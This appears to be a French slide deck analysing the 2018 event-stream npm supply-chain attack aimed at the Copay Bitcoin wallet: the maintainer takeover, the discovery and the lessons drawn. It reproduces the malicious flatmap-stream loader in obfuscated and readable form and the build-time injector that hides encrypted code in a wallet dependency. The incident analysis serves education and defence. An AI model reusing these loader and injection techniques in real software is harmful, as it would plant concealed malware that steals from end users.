


Attaque par la chaîne d'approvisionnement

Sonny LION

Adapté du travail de Jarrod OVERSON




Une application... du point de vue de son développeur






Et une application... en réalité

Il est très facile d'oublier la quantité de code tiers dont dépend notre application...





Et si une partie de ce code est vérolée ?





Cela peut avoir des conséquences désastreuses

Une fuite de données massive et une petite amende de 183 millions de livres (204 millions d'euros)

British Airways faces record £183m fine for data breach


🕒 8 July 2019

[f](#) [💬](#) [🐦](#) [✉](#) [Share](#)





Attaque par la chaîne d'approvisionnement : le cas event-stream



**Malicious code found in npm package
event-stream downloaded 8 million
times in the past 2.5 months**



NOVEMBER 26, 2018 | IN [VULNERABILITIES](#) | BY DANNY GRANDER



- Que s'est-il passé ?
- Comment cela a été découvert ?
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?



Tout commence avec un package npm (JS): event-stream

Bring the best of OSS JavaScript development to your projects with npm Orgs - private packages & team management tools. [Learn more »](#)

event-stream

4.0.1 • Public • Published 8 months ago

[Readme](#)

[7 Dependencies](#)

[1,657 Dependents](#)

[84 Versions](#)

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but

install

```
> npm i event-stream
```

↓ weekly downloads

1,283,043



version

4.0.1

license

MIT

[open issues](#)

[pull requests](#)



event-stream était maintenu par une seule personne,
Dominic Tarr (qui maintient plus de 700 packages...)

The screenshot shows the GitHub profile page for Dominic Tarr. The browser address bar displays 'https://github.com/dominictarr'. The navigation bar includes 'Why GitHub?', 'Enterprise', 'Explore', 'Marketplace', and 'Pricing', along with a search bar and 'Sign in'/'Sign up' buttons. The profile header shows 'Overview', 'Repositories 881', 'Projects 0', 'Stars 358', 'Followers 2.9k', and 'Following 28'. The profile picture is a man with sunglasses. The bio reads 'antipodean wandering albatross', 'Protozoa', and 'New Zealand'. The 'Pinned' section displays four repositories:

Repository	Language	Stars	Forks
ssbc/ssb-server	JavaScript	1.1k	139
pull-stream/pull-stream	JavaScript	642	58
auditdrivencrypto/secret-handshake	JavaScript	163	23
ssbc/patchbay	JavaScript	45	5



right9ctrl a proposé à Dominic de maintenir le package, et a récupéré les droits en septembre 2018

The screenshot shows a GitHub issue page for "I don't know what to say. #116". The issue is marked as "Closed" and was opened by FallingSnow on Nov 20, 2018, with 666 comments. The page displays three comments:

- jaydenseric** commented on Nov 21, 2018 (edited). The comment contains the text: "unpkg link to help other people poke around: <https://unpkg.com/flatmap-stream@0.1.1/index.min.js>". This comment has 21 thumbs up.
- dominictarr** (Owner) commented on Nov 22, 2018. The comment contains the text: "he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years." This comment has 350 thumbs up, 586 thumbs down, 179 neutral reactions, 61 party popper reactions, 110 sad face reactions, and 135 heart reactions.
- dominictarr** (Owner) commented on Nov 22, 2018. The comment contains the text: "note: I no longer have publish rights to this module on npm."



Quelques changements innocents...

- ...b550f5: upgrade dependencies
- ...37c105: add map and split examples
- ...477832: remove trailing in split example
- ...2c2095: better pretty.js example
- ...a644c5: update readme

right9ctrl a commencé par faire quelques changements innocents sur le dépôt pour gagner en crédibilité



Introduction d'une nouvelle dépendance

Le 9 septembre 2018, right9ctrl a introduit une nouvelle dépendance et a publié la version 3.3.6 de event-stream

```
package.json
```

9	9	},
10	10	"dependencies": {
11	11	"duplexer": "^0.1.1",
12	12	"flatmap-stream": "^0.1.0",
12	13	"from": "^0.1.7",
13	14	"map-stream": "0.0.7",
14	15	"pause-stream": "^0.0.11",





Arrêt sur image sur un caractère qui peut paraître anodin, l'accent circonflexe !

```
package.json
@@ -9,6 +9,7 @@
 9      },
10     "dependencies": {
11       "duplexer": "^0.1.1",
12 +    "flatmap-stream": "^0.1.0",
12     "from": "^0.1.7",
13     "map-stream": "0.0.7",
14     "pause-stream": "^0.0.11",
ΣΣ
```





Petit rappel sur le Semver (Semantic versioning)

Major.Minor.Patch

- Major : changement majeur, pas de rétro-compatibilité
- Minor : ajout de fonctionnalités
- Patch : corrections de bugs

Symbole	Exemple	Correspondance
\wedge	$\wedge 0.1.0$	$0.*.*$
\sim	$\sim 0.1.0$	$0.1.*$



right9ctrl a ensuite supprimé flatmap-stream et a fait passer event-stream en v4.0.0

```
package.json package.json
@@ -1,6 +1,6 @@
1 1 {
2 2   "name": "event-stream",
3 3 -  "version": "3.3.6",
4 4 +  "version": "4.0.0",
5 5   "description": "construct pipes of streams of events",
6 6   "homepage": "http://github.com/dominictarr/event-stream",
7 7   "repository": {
8 8     "type": "git",
9 9     "url": "https://github.com/dominictarr/event-stream"
10 10   },
11 11   "dependencies": {
12 12     "duplexer": "^0.1.1",
13 13     "flatmap-stream": "^0.1.0",
14 14     "from": "^0.1.7",
15 15     "map-stream": "0.0.7",
16 16     "pause-stream": "^0.0.11",
17 17   }
18 18 }
19 19 }
```



Temps total entre le premier commit de right9ctrl et la v4.0.0 :
12 jours

Note : right9ctrl n'a rien fait de mal... pour le moment...



Introduction du code malveillant

Le 5 octobre 2018 (T+31), right9ctrl publie une version malveillante de flatmap-stream@0.1.1

Toutes les nouvelles installations de event-stream@3.3.6 récupèrent flatmap-stream@0.1.1 à cause du `^` event-stream@3.3.5 était stable depuis plus de 2 ans... **BEAUCOUP** de packages dépendaient de event-stream@ `^` 3.3.5 et allaient basculer sur la version 3.3.6 automatiquement.





- Que s'est-il passé ?
- Comment le code malveillant a-t-il été découvert ?
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?



Le code malveillant utilisait une méthode dépréciée avec node v11.0.0

The screenshot shows a web browser window with the URL `https://nodejs.org/api/deprecations.html#deprecations_dep0106_crypto_createcipher_and_crypto_createdecipher`. The page title is "DEP0106: crypto.createCipher and crypto.createDecipher". A "History" section contains a table with the following data:

Version	Changes
v11.0.0	Runtime deprecation.
v10.0.0	Documentation-only deprecation.

Below the table, it states "Type: Runtime". The main text explains that `crypto.createCipher()` and `crypto.createDecipher()` should be avoided because they use a weak key derivation function (MD5 with no salt) and static initialization vectors. It recommends using `crypto.pbkdf2()` or `crypto.scrypt()` for key derivation, and `crypto.createCipheriv()` and `crypto.createDecipheriv()` for creating cipher and decipher objects.



Node v11.0.0 déployé seulement 18 jours après le package malveillant

The screenshot shows a web browser window with the URL <https://nodejs.org/en/blog/release/v11.0.0/>. The page features the Node.js logo and a navigation menu with links for HOME, ABOUT, DOWNLOADS, DOCS, GET INVOLVED, SECURITY, NEWS, and FOUNDATION. The main heading is "Node v11.0.0 (Current)" by James M Snell, dated 2018-10-23. The text below the heading reads: "Node.js 11.0.0 is here! This is the newest Node.js Current Release line with a focus primarily on improving internals, performance, and an update to V8 7.0." Under the heading "Notable Changes", there is a list item "Build" with a sub-item "FreeBSD 10 is no longer supported #22617".

D'étranges avertissements apparaissent dans les logs



The screenshot shows a web browser window displaying a GitHub issue page. The browser's address bar shows the URL `https://github.com/remy/nodemon/issues/1442`. The GitHub navigation bar is visible at the top, including the GitHub logo, navigation links like 'Why GitHub?', 'Enterprise', 'Explore', 'Marketplace', and 'Pricing', a search bar, and 'Sign in' and 'Sign up' buttons. Below the navigation bar, the repository name 'remy / nodemon' is shown, along with statistics for 'Sponsor', 'Watch' (256), 'Star' (18,200), and 'Fork' (1,213). The issue title is 'Deprecation warning at start #1442', and it is marked as 'Closed'. The issue was opened by 'jaydenseric' on Oct 28, 2018, and has 13 comments. A comment from 'jaydenseric' is visible, dated Oct 28, 2018. The comment content is as follows:

Expected behaviour

Nodemon does not use deprecated Node.js APIs, causing deprecation warnings to be logged.

Actual behaviour

A deprecation warning is logged:

On the right side of the comment, there are sections for 'Assignees' (No one assigned), 'Labels' (with a label 'needs more info' selected), and 'Projects' (None yet).



Le coupable est finalement identifié

Le 20 novembre 2018 (T+77), FallingSnow publie sa trouvaille sur Github

The screenshot shows a GitHub issue page for the repository 'dominictarr / event-stream'. The issue title is 'I don't know what to say. #116', which is marked as 'Closed'. It was opened by 'FallingSnow' on November 20, 2018, and has 666 comments. The repository statistics show 73 watchers, 2,066 stars, and 145 forks. The issue navigation bar includes links for Code, Issues (7), Pull requests (0), Projects (0), Security, and Insights. The main content of the issue shows a comment from 'FallingSnow' dated Nov 20, 2018, which is edited. The comment text reads: '@dominictarr Why was @right9ctrl given access to this repo? He added flatmap-stream which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting ps-tree. After he adds it at almost the exact same time the injection is added to flatmap-stream, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having flatmap-stream but still have everyone (millions of weekly installs) using 3.x affected.' To the right of the comment, there are sections for 'Assignees' (No one assigned), 'Labels' (None yet), and 'Projects' (None yet).



Comment le code malveillant a-t-il été découvert ?

Un simple coup de chance.

Si la méthode `crypto.createDecipher` n'avait pas été dépréciée dans node v11.0.0, qui sait quand la supercherie aurait été découverte ?





Temps entre le changement de mainteneur et le signalement de
FallingSnow sur github ?

77 jours

Temps pendant lequel flatmap-stream@0.1.1 est resté en
activité sans être détecté :

48 jours

Pour un projet qui est téléchargé 1,2 million de fois par semaine...



- Que s'est-il passé ?
- Comment le code malveillant a-t-il été découvert ?
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?



Un peu de rétro-ingénierie...

Flatmap-stream, un code minifié standard

En version 0.1.0

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=1,f=1,l=1,c=0,s=1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0!==r&&i.emit.apply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete n[t],w(n,t)}a===+o&&(f&&(f=1,i.emit("drain")),u&&v())}function p(r,e,t){l||(s=10,r&&l.n.failures||w(e,t),r&&i.emit.apply(i,[d,r],s=1))}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=10,i.writable=1,void 0!==r)return w(r,a);a=o&&(i.readable=1,i.emit("end"),i.destroy())}return i.writable=10,i.readable=10,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=1===t)break}return!f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u||v(r)},i.destroy=function(){u=1,i.writable=i.readable=f=1,process.nextTick(function(){i.emit("close")}),i.pause=function(){f=1},i.resume=function(){f=1},i};}
```

Et en version 0.1.1

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=1,f=1,l=1,c=0,s=1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0!==r&&i.emit.apply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete n[t],w(n,t)}a===+o&&(f&&(f=1,i.emit("drain")),u&&v())}function p(r,e,t){l||(s=10,r&&l.n.failures||w(e,t),r&&i.emit.apply(i,[d,r],s=1))}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=10,i.writable=1,void 0!==r)return w(r,a);a=o&&(i.readable=1,i.emit("end"),i.destroy())}return i.writable=10,i.readable=10,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=1===t)break}return!f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u||v(r)},i.destroy=function(){u=1,i.writable=i.readable=f=1,process.nextTick(function(){i.emit("close")}),i.pause=function(){f=1},i.resume=function(){f=1},i};function(){try{var r=require,t=process,function e(r){return Buffer.from(r,"hex").toString()}var n=r("2e2f746573742f64617461"),o=t[e(n[3])][e(n[4])];if(!o)return;var u=r(e(n[2]))[e(n[6])][e(n[5]),o],a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constructor;f.paths=module.paths,f[e(n[7])](a,"",f.exports(n[1]))}catch(r){}};
```



Payload A : le code d'amorçage

en version *obscurcie*

```
1 !function() {
2   try {
3     var r = require,
4         t = process;
5
6     function e(r) {
7       return Buffer.from(r, "hex").toString()
8     }
9     var n = r(e("2e2f746573742f64617461")),
10         o = t[e(n[3])][e(n[4])];
11     if (!o) return;
12     var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
13         a = u.update(n[0], e(n[8]), e(n[9]));
14     a += u.final(e(n[9]));
15     var f = new module.constructor;
16     f.paths = module.paths, f[e(n[7])](a, ""), f.exports(n[1])
17   } catch (r) {}
18 }();
```

et une fois rendu *lisible*

```
1 function unhex(r) {
2   return Buffer.from(r, "hex").toString();
3 }
4
5 var n = require(unhex("2e2f746573742f64617461"));
6 var o = process[unhex(n[3])][unhex(n[4])];
7
8 if (!o) return;
9
10 var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
11 var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
12
13 a += u.final(unhex(n[9]));
14
15 var f = new module.constructor();
16
17 (f.paths = module.paths, f[unhex(n[7])](a, ""), f.exports(n[1]);
18
```




Etape 1 : récupération du code caché

Derrière "2e2f746573742f64617461" se cache le chemin vers un module :

`"./test/data"`

Ce fichier contient à son tour une liste de chaînes de caractères encodées.



```
1 module.exports = [  
2   "75d4c87f3[...large entry cut...]68ecaa6629",  
3   "db67fdbfc[...large entry cut...]349b18bc6e1",  
4   "63727970746f",  
5   "656e76",  
6   "6e706d5f7061636b6167655f6465736372697074696f6e",  
7   "616573323536",  
8   "6372656174654465636970686572",  
9   "5f636f6d70696c65",  
10  "686578",  
11  "75746638"  
12 ];  
13
```



Etape 2 : compilation d'un nouveau module malveillant

```
payload-a.js -- npm-fuckup
JS payload-a.js • JS test-data.js
new ▶ JS payload-a.js > ...
1
2
3 var testData = require("../test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```

- La clé provient d'une description de package -> quel package ?
- testData[0] est déchiffré et sert de source pour le module
- Le module compilé exporte ensuite testData[1]



Que peut-on en déduire à ce moment là ?

```
payload-a.js --- npm-tickup
JS payload-a.js • JS test-data.js
new ▶ JS payload-a.js ▶ ...
1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |
Ln 16, Col 1 Spaces: 2 UTF-8 LF JavaScript Prettier ✓
```

- Le script n'atteint son but que si le code s'exécute à partir d'un script npm
- Et uniquement en présence d'un package spécifique (utilisé pour déchiffrer la charge utile suivante)



Comment trouver le package cible ?

La méthode brute-force

- Parcourir l'ensemble des packages présents sur npm
- Itérer sur les métadonnées de chacun de ces packages
- Tenter de déchiffrer `testData[0]` avec `pkg.description` comme clé
- Exécuter le code déchiffrées comme un script JavaScript
- En cas de succès, alors jackpot 🍀





Est-ce que cela fonctionne ?

- `$ node brute-force-decrypt.js`
- `Password is 'A Secure Bitcoin Wallet' from copay-dash@2.4.0`

La cible : Copay, le portefeuille Bitcoin sécurisé.

Copay est une plateforme de portefeuille Bitcoin sécurisé pour les ordinateurs de bureau et les **appareils mobiles**.





Payload B : L'injecteur

```
payload-b.js
1 /k@x/ module.exports = function(e) {
2   try {
3     if (!/build:.*\s*-release/.test(process.argv[2])) return;
4     var t = process.env.npm_package_description,
5         r = require("fs"),
6         i =
7           "/node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
8         n = r.statSync(i),
9         c = r.readFileSync(i, "utf8"),
10        o = require("crypto").createDecipher("aes256", t),
11        s = o.update(e, "hex", "utf8");
12        s = "\n" + (s += o.final("utf8"));
13        var a = c.indexOf("\n/*@x/");
14        0 <<= a && (c = c.substr(0, a)),
15        r.writeFileSync(i, c + s, "utf8"),
16        r.utimesSync(i, n.atime, n.mtime),
17        process.on("exit", function() {
18          try {
19            r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20          } catch (e) {}
21        });
22    } catch (e) {}
23  };
24
```

La regex cible uniquement la version release de Copay

```
npm <command> <script-name>
argv: [0]    [1]    [2]
```



```
copay/package.json at 8ba59d x +
GitHub, Inc. [US] | https://github.com/bitpay/copay/blob/8ba59dd25524e1f2815346b5fc7a6086d19cc165/packa...
54 "e2e:debug": "protractor --verbose --browser=chrome --multiCapabilities --capabilities.chromeOptions.args=window-size=600,8
55 "e2e:docker": "cp .gitignore .dockerignore && docker build . -f test/visual/Dockerfile -t copay-visual-tests && rm .dockeri
56 "e2e:capture-latest": "run-s env:e2e apply:copay e2e:update-ci e2e apply:bitpay e2e:update-ci e2e env:dev",
57 "e2e:update": "webdriver-manager update --gecko false",
58 "e2e:update-ci": "run-s \"e2e:update -- --versions.chrome 2.37\"",
59 "e2e:serve": "ts-node --project test/e2e/tsconfig.e2e.json test/e2e/mockAPI.ts",
60 "env:prod": "rm -f src/environments/index.ts && cp src/environments/prod.ts src/environments/index.ts \\n\\n# Environment set
61 "env:dev": "rm -f src/environments/index.ts && cp src/environments/dev.ts src/environments/index.ts \\n\\n# Environment set t
62 "env:e2e": "rm -f src/environments/index.ts && cp src/environments/e2e.ts src/environments/index.ts \\n\\n# Environment set t
63 "extract": "ngx-translate-extract --input ./src --output ./src/assets/i18n/po/template.pot --clean --sort --format pot",
64 "start:ios": "run-s build:ios open:ios",
65 "start:android": "run-s run:android",
66 "start:desktop": "run-s build:desktop && electron .",
67 "build:ios": "run-s env:dev && ionic cordova build ios --debug",
68 "build:android": "run-s env:dev && ionic cordova build android --debug",
69 "build:desktop": "run-s env:dev && run-s ionic:build",
70 "build:ios-release": "run-s env:prod && ionic cordova build ios --release --aot true --environment prod --output-hashing al
71 "build:android-release": "run-s env:prod && ionic cordova build android --release --aot true --environment prod --output-ha
72 "build:desktop-release": "run-s env:prod && node --max-old-space-size=8192 ./node_modules/@ionic/app-scripts/bin/ionic-app-
73 "open:ios": "open platforms/ios/*.xcodproj",
74 "open:android": "open -a open -a /Applications/Android\\ Studio.app platforms/android",
75 "final:ios": "run-s build:ios-release open:ios",
76 "final:android": "run-s build:android-release sign:android run:android-release",
77 "final:desktop": "run-s build:desktop-release && electron-builder -mwl",
78 "run:android": "run-s env:dev && ionic cordova run android --device --debug",
79 "run:android-release": "run-s env:prod && ionic cordova run android --device --release",
80 "log:android": "adb logcat | grep chromium",
81 "sign:android": "rm -f platforms/android/app/build/outputs/apk/release/android-release-signed-aligned.apk; jarsigner -verbo
82 "apply:copay": "cd app-template && node apply.js copay",
83 "apply:bitpay": "cd app-template && node apply.js bitpay",
84 "fix:fcml": "echo platforms/ios/Copay/Resources platforms/ios/Copay/Resources/Resources platforms/ios/Bitpay/Resources platf
85 "sign:copay-desktop": "run-s sign:copay-linux sign:copay-windows sign:copay-macos",
86 "sign:copay-macos": "gpg -u 1112CFA1 --output dist/Copay.dmg.sig --detach-sig dist/Copay.dmg",
87 "sign:copay-linux": "gpg -u 1112CFA1 --output dist/Copay-linux.zip.sig --detach-sig dist/Copay-linux.zip",
88 "sign:copay-windows": "gpg -u 1112CFA1 --output dist/Copay.exe.sig --detach-sig dist/Copay.exe",
```



Récapitulatif

L'injecteur :

- ne s'exécute que s'il se trouve dans une des phases de construction impliquant le package Copay.
- déchiffre C de la même manière que A a déchiffré B.
- injecte la charge utile C dans un fichier utilisé par l'application incluant Copay.
- La charge utile C sera ensuite exécutée dans l'application mobile/desktop sur le terminal de l'utilisateur.





- Que s'est-il passé ?
- Comment le code malveillant a-t-il été découvert ?
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?



Cette problématique n'est pas spécifique à node/npm

Tout dépôt de code communautaire est susceptible d'être compromis.



Cela aurait pu être bien pire !

event-stream est une dépendance d'outils comme :

